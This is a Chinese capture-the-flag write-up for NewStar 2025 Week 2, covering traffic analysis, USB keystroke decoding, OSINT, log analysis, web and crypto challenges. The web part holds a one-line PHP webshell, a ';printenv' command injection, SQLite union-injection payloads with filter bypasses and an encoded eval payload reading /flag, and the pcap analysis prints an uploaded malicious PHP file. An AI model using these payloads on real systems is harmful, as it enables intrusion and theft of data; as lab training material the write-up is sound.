NewStar WRITEUP

Week2 圆周率

报名信息

昵称：圆周率

手机号：不准盒我

主方向：Misc

副方向：Web

Misc

- [misc] 星期四的狂想

拿到流量包，先看有哪些协议

协议	按分组百分比	分组	按字节百分比	字节	比特/秒	结束 分组	结束 字节	结束 位/秒	PDUs
Frame	100.0	566	100.0	60524	12	0	0	0	566
Ethernet	100.0	566	13.1	7924	1	0	0	0	566
Internet Protocol Version 4	84.1	476	15.7	9520	2	0	0	0	476
Transmission Control Protocol	84.1	476	26.3	15920	3	386	13040	2	476
Hypertext Transfer Protocol	15.9	90	21.7	13154	2	29	2923	0	90
MIME Multipart Media Encapsulation	3.7	21	14.8	8948	1	21	8948	1	21
Line-based text data	6.9	39	4.2	2524	0	39	2524	0	39
HTML Form URL Encoded	0.2	1	0.0	14	0	1	14	0	1
Address Resolution Protocol	15.9	90	4.2	2520	0	90	2520	0	90

可以看到主要使 HTTP，下面主要关注 HTTP 协议

从后往前翻，发现一个 POST 很引人注目

```
509 37234.367529  172.17.0.5  172.17.0.2  HTTP  659 POST /upload.php HTTP/1.1
511 37234.378264  172.17.0.2  172.17.0.5  HTTP  260 HTTP/1.1 200 OK  (text/html)
519 37305.530806  172.17.0.3  172.17.0.2  HTTP  245 POST /uploads/?cmd=ThURSDAY HTTP/1.1  (application/x-www-form-urlencoded)
521 37305.536725  172.17.0.2  172.17.0.3  HTTP  320 HTTP/1.1 200 OK  (text/html)
533 37426.332990  172.17.0.4  172.17.0.2  HTTP  148 GET /uploads/ HTTP/1.1
535 37426.341139  172.17.0.2  172.17.0.4  HTTP  256 HTTP/1.0 500 Internal Server Error  (text/html)
```

追踪流发现返回的 token 很奇怪，试着解码一下

Wireshark · 追踪 HTTP 流 (tcp.stream eq 39) · thursdayTIME.pcap

```
POST /uploads/?cmd=ThURSDAY HTTP/1.1
Host: 172.17.0.2
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 14
Content-Type: application/x-www-form-urlencoded

file=crazy.php
HTTP/1.1 200 OK
Date: Fri, 19 Sep 2025 00:24:48 GMT
Server: Apache/2.4.29 (Ubuntu)
Cookie: token=R2FYdDNaaHhtWlMwS21TR0szRVZxSUF4QVV5c0hLVzlWZXN0MllwVmdDOUJUTlBaVlM9PQ==
Content-Length: 18
Content-Type: text/html; charset=UTF-8

***n
Hello, world!
```

```
In [1]: import base64

In [2]: base64.b64decode('R2FYdDNaaHhtWlMwS21TR0szRVZxSUF4QVV5c0hLVzlWZXN0MllwVmdDOUJUTlBaVlM9PQ==')
Out[2]: b'GaXt3ZhxmZS0KmSGK3EVqIAxAUysHKW9Vest2YpVgC9BTNPZVS=='

In [3]: base64.b64decode(_)
Out[3]: b'\x19\xa5\xed\xdd\x98q\x99\x94\xb4*d\x86+q\x15\xa8\x801\x01L\xac\x1c\xa5\xbdU\xeb-\xd9\x8aU\x80/AL\xd3\xd9U'
```

发现 base64 套 base64，但解出来没意义，继续往前翻，在前一个 POST 发现了恶意 payload 并提示上传成功

代码将 flag 先 base64 编码，然后以 10 分段进行 ROT13 或者颠倒顺序，最后再进行 base64 编码，下面给出还原 Python 代码：

```
POST /upload.php HTTP/1.1
Host: 172.17.0.2
User-Agent: curl/7.58.0
Accept: */*
Content-Length: 593
Content-Type: multipart/form-data; boundary=------------------------7a711bb836d9d01e

--------------------------7a711bb836d9d01e
Content-Disposition: form-data; name="file"; filename="crazy.php"
Content-Type: application/octet-stream

<?php
echo "Hello, world!";

$flag = base64_encode(file_get_contents("/flag"));
$hahahahahaha = '';
foreach (str_split($flag, 10) as $part) {
  if (rand(0, 1)) {
    $part = strrev($part);
  } else {
    $part = str_rot13($part);
  }
  $hahahahahaha .= $part;
}

$GLOBALS['ThURSDAY'] = $hahahahahaha;
function code($x) {
  return "Cookie: token=" . base64_encode($x);
}

?>
--------------------------7a711bb836d9d01e--

HTTP/1.1 200 OK
Date: Fri, 19 Sep 2025 00:23:36 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 46
Content-Type: text/html; charset=UTF-8

File is valid, and was successfully uploaded.
```

```
import base64
import itertools

flag = 'R2FYdDNaaHhtWlMwS21TR0szRVZxSUF4QVV5c0hLVzlWZXN0MTlwVmdDOUJUTlBaVlM9PQ=='
flag = base64.b64decode(flag).decode()

def rot13(s):
    chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    rot = chars[13:]+chars[:13]
    return s.translate(str.maketrans(chars+chars.lower(), rot+rot.lower()))

def rev(s):
    return s[::-1]

for fs in itertools.product([rot13, rev], repeat=len(flag)//10+bool(len(flag)%10)):
    decrypted = ''.join([f(flag[i:i+10]) for f, i in zip(fs, range(0, len(flag), 10))])
    decrypted = base64.b64decode(decrypted)
    if decrypted.isascii() and decrypted.decode().strip().isprintable():
        print(decrypted)
```

```
D:\PiYuanZhouLv\sl\NewStar2025\[Misc] thursdayTIME>D:/python313/python.exe "d:/PiYuanZhouLv/sl/NewStar2025/[Misc] thursdayTIME/solve.py"

b'flag{What_1S_tHuSd4y_Quickly_VIVO50}\n'
b'flag{What_1S_tHuSd4y_Quickly_VIVO50}\n'
```

flag{What_1S_tHuSd4y_Quickly_VIVO50}

- [misc] MISC 城邦-NewKeyboard

打开是两个 USB 流量包，abcd……那个应该是字母表，打开分析，发现数据都在 HID 里面，用 tshark 提取

```
tshark -r abc* -Y "usbhid.data" -T fields -e usbhid.data > data1.dat
```

观察，发现

```
01000000000000000000000000000000000000000000

01020000000000000000000000000000000000000000
```

出现多次，因此猜测为“无按键”和“Shift”，用 grep 去除

```
cat data1.dat | grep -v
"01000000000000000000000000000000000000000000" |
grep -v
"01020000000000000000000000000000000000000000" >
data1f.dat
```

用 wc 看看还有多少行：

```
wc data1f.dat
```

显示 41，刚好对应 41 个字符，接下来提取另一个流量包

```
tshark -r new* -Y "usbhid.data" -T fields -e
usbhid.data > data2.dat
```

下面用 python 还原（有一些不在字母表里的 data，忽略即可）


```
mp = {v: k for k, v in zip(cs,
open('data1f.dat'))}

''.join([mp.get(l, '') for l in
open('data2.dat')])
```

```
''.join([mp.get(l, '') for l in open('data2.dat')])
'flag{th1s_is_newkeyboard_y0u_get_it!}'
```

flag{th1s_is_newkeyboard_y0u_get_it!}

- [misc] 美妙的音乐

用 MIDIEditor 之类的软件（我用的是 Audacity）打开




发现 flag

flag{thi5_1S_m1Di_5tEG0}


- [misc] OSINT-威胁情报

直接搜 hash，发现


https://any.run/report/2c796053053a571e9f913fd5bae3bb45e27a9f510eace944af4b331e802a4ba0/42b56959-7f3e-46b8-b286-3f5765a5d67b



在最下面找到 APT 名称：kimsuky（其实最上面的 tag 里有）



DNS 里唯一一个 unknown 就是 C2：alps.travelmountain.ml



在 EXIF 里找到编译日期：2021-03-31

合成 flag


flag{kimsuky_alps.travelmountain.ml_2021-03-31}

- [misc] 日志分析-不敬者的闯入

只要关注 200 的请求就好了，用 grep

```
171.16.20.55 - - [30/Aug/2025:18:26:50 +0800] "GET /character.html HTTP/1.1" 200 1021
171.16.20.55 - - [30/Aug/2025:18:26:50 +0800] "GET /image/jiang.png HTTP/1.1" 200 889018
171.16.20.55 - - [30/Aug/2025:18:26:50 +0800] "GET /image/maozedong.png HTTP/1.1" 200 843110
171.16.20.55 - - [30/Aug/2025:18:28:21 +0800] "GET /admin/ HTTP/1.1" 200 885
171.16.20.55 - - [30/Aug/2025:18:28:22 +0800] "GET /admin/Webshell HTTP/1.1" 200 63
171.16.20.55 - - [30/Aug/2025:18:31:18 +0800] "GET /admin/ HTTP/1.1" 200 889
171.16.20.55 - - [30/Aug/2025:18:31:19 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 312
171.16.20.72 - - [30/Aug/2025:18:31:21 +0800] "GET /admin/ HTTP/1.1" 200 889
171.16.20.72 - - [30/Aug/2025:18:31:22 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 312
171.16.20.72 - - [30/Aug/2025:18:32:09 +0800] "GET /admin/ HTTP/1.1" 200 889
171.16.20.72 - - [30/Aug/2025:18:32:24 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 312
171.16.20.72 - - [30/Aug/2025:18:34:04 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 240
171.16.20.72 - - [30/Aug/2025:18:34:36 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 240
171.16.20.72 - - [30/Aug/2025:18:34:36 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 240
171.16.20.72 - - [30/Aug/2025:18:35:18 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 310
171.16.20.72 - - [30/Aug/2025:18:35:19 +0800] "GET /admin/Webshell.php HTTP/1.1" 200 310
171.16.20.72 - - [30/Aug/2025:18:35:44 +0800] "GET /admin/Webshell HTTP/1.1" 200 165
171.16.20.72 - - [30/Aug/2025:18:36:48 +0800] "GET /admin/Webshell HTTP/1.1" 200 210
171.16.20.55 - - [30/Aug/2025:18:41:07 +0800] "GET /admin/Webshell HTTP/1.1" 200 210
171.16.20.72 - - [30/Aug/2025:18:41:24 +0800] "GET /admin/ HTTP/1.1" 200 885
171.16.20.55 - - [30/Aug/2025:18:41:54 +0800] "GET /admin/ HTTP/1.1" 200 885
171.16.20.55 - - [30/Aug/2025:18:41:54 +0800] "GET /admin/ HTTP/1.1" 200 885
```

发现一个 WebShell，启动容器，访问




拿到 flag

flag{1f99e05c-c3cd-4bda-b1f7-8b98b2a1e35e}

Web

• [web] DD 加速器

和 MoeCTF 的“09 第九章 星墟禁制·天机问路”如出一辙，都是指令注入，而且 flag 都在环境变量里



直接输入;printenv 拿到 flag

flag{9b7ff06a-4933-47e3-9a4e-316f572c8de1}

- ## [web] 白帽小 K 的故事（1）

根据提示，考察文件上传，并且前端代码有提示

```
// TODO:
// 小岸同学到时候记得把这个函数删掉
async function fetchload(file) {
    try {
        const res = await fetch('/v1/onload', {
            method: 'POST',
            headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
            body: `file=${encodeURIComponent(file)}`
        });
        const data = await res.json();
        if (data.success) {
            console.log('File content:', data.success);
        } else {
            console.error('Error loading file:', data.error);
        }
    } catch (e) {
        console.error('Request failed', e);
    }
}
```

看到一个访问接口，于是上传一句话木马，然后通过接口访问

```
async function uploadFiles(files) {
    for (const file of files) {
        const formData = new FormData();
        formData.append('file', file);
        uploadArea.textContent = `正在上传：${file.name} ...`;
        try {
            const res = await fetch('/v1/upload', {
                method: 'POST',
                body: formData
            });
            const data = await res.json();
            if (data.success) {
                uploadArea.textContent = '上传成功！';
                await fetchList();
            } else {
                uploadArea.textContent = '上传失败：' + (data.error || '未知错误');
            }
        } catch (e) {
            uploadArea.textContent = '上传失败';
        }
        setTimeout(() => {
            uploadArea.textContent = '拖拽 MP3 文件到这里上传';
        }, 1200);
    }
```

通过 HTTPie 模拟发报

hack.php

```php
<?php
system($_GET["cmd"]);
?>
```

然后访问/v1/onload/?cmd=就可以了，但是要 POST 对应参数

拿到 flag

flag{159ca945-8fe8-4dc4-bc60-6e3af716da73}

● [web] 搞点哦润吉吃吃橘

上来登陆界面，一开始以为是注入或者爆破，但是，账号密码在源代码里有……

```
<!-- 唔...这个密码有点难记，但是我已经记好了 Doro/Doro_nJlPVs_@123 -->
```

登录，进入下一关

然后是算 token，这里用 JavaScript 直接全自动计算提交

```
const response = await fetch('/start_challenge',
{
                    method: 'POST',
                    headers: {
                        'Content-Type':
'application/json',
                    }
                });
```

```
                const data = await response.json();
eval(data.expression.replace('(',
'BigInt(').replace('0x', 'BigInt(0x')+')')
tokenInput.value = token
challengeActive = true
submitBtn.click()
```

flag{ef71e5a9-c75e-4b11-883b-44147225a76b}

- **[web] 小 E 的管理系统**

经过初步测试，应该是 ban 了空格、=、逗号什么的，空格可以用 \n 绕过，union 中的逗号可以用 join 连接。

还有貌似没有 database()这种东西，应该是 SQLite3，去 sqlite_master 里面查表名和 SQL 添加语句（相当于列名），下面给出几段关键 payload：

查表名：

```
1%0aor%0a1%0aunion%0aselect%0a*from%0a(select%0a1
)%0ajoin%0a(select%0a2)%0ajoin%0a(select%0a3)%0aj
oin%0a(select%0a4)%0ajoin%0a(select%0aname%0afrom
```

%0asqlite_master)


```
{
  "id": 1,
  "cpu": 2,
  "ram": 3,
  "status": 4,
  "lastChecked": "sys_config"
},
```


查 SQL:

1%0aor%0a1%0aunion%0aselect%0a*from%0a(select%0a1)%0ajoin%0a(select%0a2)%0ajoin%0a(select%0a3)%0ajoin%0a(select%0a4)%0ajoin%0a(select%0asql%0afrom%0asqlite_master)


```
{
  "id": 1,
  "cpu": 2,
  "ram": 3,
  "status": 4,
  "lastChecked": "CREATE TABLE sys_config (\n    id INTEGER PRIMARY KEY AUTOINCREMENT,\n    config_key VARCHAR(50) UNIQUE,\n    config_value TEXT\n)"
},
```


查 flag:

1%0aor%0a1%0aunion%0aselect%0a*from%0a(select%0a1)%0ajoin%0a(select%0a2)%0ajoin%0a(select%0a3)%0ajoin%0a(select%0a4)%0ajoin%0a(select%0aconfig_valu

e%0afrom%0asys_config)


```
{
  "id": 1,
  "cpu": 2,
  "ram": 3,
  "status": 4,
  "lastChecked": "flag{efd6f221-caaa-4472-aa4e-85246565b97f}"
},
```



flag{efd6f221-caaa-4472-aa4e-85246565b97f}

- [web] 真的是签到诶

```
if ($cipher) {
    $cipher = base64_decode($cipher);
    $encoded = atbash($cipher);
    $encoded = str_replace(' ', '', $encoded);
    $encoded = str_rot13($encoded);
    @eval($encoded);
    exit;
}
```

根据逻辑，上 Cycberchef

https://cyberchef.org/#recipe=ROT13(true,true,false,13)Atbash_Cipher()To_Base64('A-Za-z0-9%2B/%3D')&input=c3lzdGVtKCJjYXQiLmNocigzMikuIi9mbGFnIik7



然后用 POST 发送即可

```
$res = $question . "<br>" . $answer . "<br>";
echo $res . $res . $res . $res . $res;

?> flag{64a69fa0-55b1-4c71-9ef4-dfd00d85fe8e}
```

flag{64a69fa0-55b1-4c71-9ef4-dfd00d85fe8e}

挑战题

~~虽然已经过时间了，但是写了还是记录一下，分可以没有，题不能白写！~~小丑了，挑战题一直可以交😅

● [Cry]置换 DLP

只要写一个反复复合运算就好了，次数上限为变换元素的阶

有几个容易掉的坑：1、把 F1 变换后覆盖了原有 F1；2、遇到 3->3 之类的情况需要化简；3、F1 的阶!=S 的下标

```
from pwn import *
import re
import gmpy2

context(log_level='debug')

io = connect('39.106.48.123', 27711)

def getF(F):
    mp = {}
    sub_ord = []
    for subF in F.split(') ('):
        subF = [int(f) for f in
subF.strip('()').split(' ')]
        sub_ord.append(len(subF))
        for i, v in enumerate(subF):
            mp[v] = subF[(i+1)%len(subF)]
    return simplify(mp), gmpy2.lcm(*sub_ord)

def apply(F2, F1):
    return simplify(F2|{k:F2.get(v, v) for k, v
in F1.items()})

def simplify(F):
    return {k:v for k, v in F.items() if k != v}

for _ in range(5):
    io.recvuntil(b'Round')
    io.recvline()
    S_ord = int(io.recvline().strip(b'S_\n'))
    (F1, F1_ord), (F2, _) = map(getF,
re.split('  +', io.recvline().decode().strip()))
    F = F1.copy()
    if not F2:
        io.send(b'0\n')
        continue
    i = 1
    while i < F1_ord:
        if F == F2:
            io.sendafter(b':',
str(i).encode()+b'\n')
            break
        F = apply(F1, F)
```

```
        i += 1
    else:
        io.send(b'no\n')

io.interactive()
```

```
Correct!

Congratulations! Your flag: flag{D15cR3t3_lo94R1tHM__8Ut_1n_p3RmuT4T1on_9rOUp2__1t_c3RT41nlY_WO'Nt_83_D1fF1cuLt_4_U!}
```

flag{D15cR3t3_lo94R1tHM__8Ut_1n_p3RmuT4T1on_9rOUp2__1t_c3RT41nlY_WO'Nt_83_D1fF1cuLt_4_U!}

- [Cry]DLP

给出了 N，可以分解得到 n，用相同方式得到 g，再把 y 拆开，就是 h 了，接下来用 BSGS 就可以求解离散对数，最后复合得 flag

```
from Crypto.Util.number import long_to_bytes
import sympy
from sympy.ntheory.modular import crt

def bsgs(a, b, p):
    """
    solve the x where a^x === b (mod p)
    """

    A = -int(-p**0.5)

    map = {}

    bc = b
    for i in range(A+1):
        assert bc not in map
        map[bc] = i
        bc *= a
        bc %= p

    GS = pow(a, A, p)
    bc = 1
    for i in range(1, A+1):
        bc *= GS
```

```
        bc %= p
        if bc in map:
            return i*A - map[bc]

def prime_factors(n):# 一个工具函数，用于简单试除分解
    res, d = [], 2
    while d * d <= n:
        while n % d == 0:
            res.append(d)
            n //= d
        d += 1 if d == 2 else 2
    if n > 1: res.append(n)
    return res


def find_primitive_root(p):# 找模 p 的原根，什么是原根呢？去学习一下叭
    phi = p - 1
    facs = set(prime_factors(phi))#这里用到了工具函数
    for g in range(2, p):
        if all(pow(g, phi // q, p) != 1 for q in facs):
            return g

N = 309188900849282292730996572442105319804517021637303572285568169372827724672013943204807085606291832819055916540180210625660012888515667353984324438526947
y = 260785984269183342143040042876301128691169473526814133757612160538721419207138445246818874092343133346101040420148945804080352598475162932165207050154918

p = list(sympy.factorint(N).keys())
g = [find_primitive_root(i) for i in p]
h = [y%i for i in p]

phi = []
r = []
for pi, a, b in zip(p, g, h):
```

```
    phi.append(pi-1)
    r.append(bsgs(a, b, pi))
print(long_to_bytes(crt(phi, r)[0]))
```

```
D:\PiYuanZhouLv\sl\NewStar2025\[挑战][Cry]DLP>solve
b'flag{D0_y0u_lik3_4i5cr3te_1og@rit6m?}'
```

flag{D0_y0u_lik3_4i5cr3te_1og@rit6m?}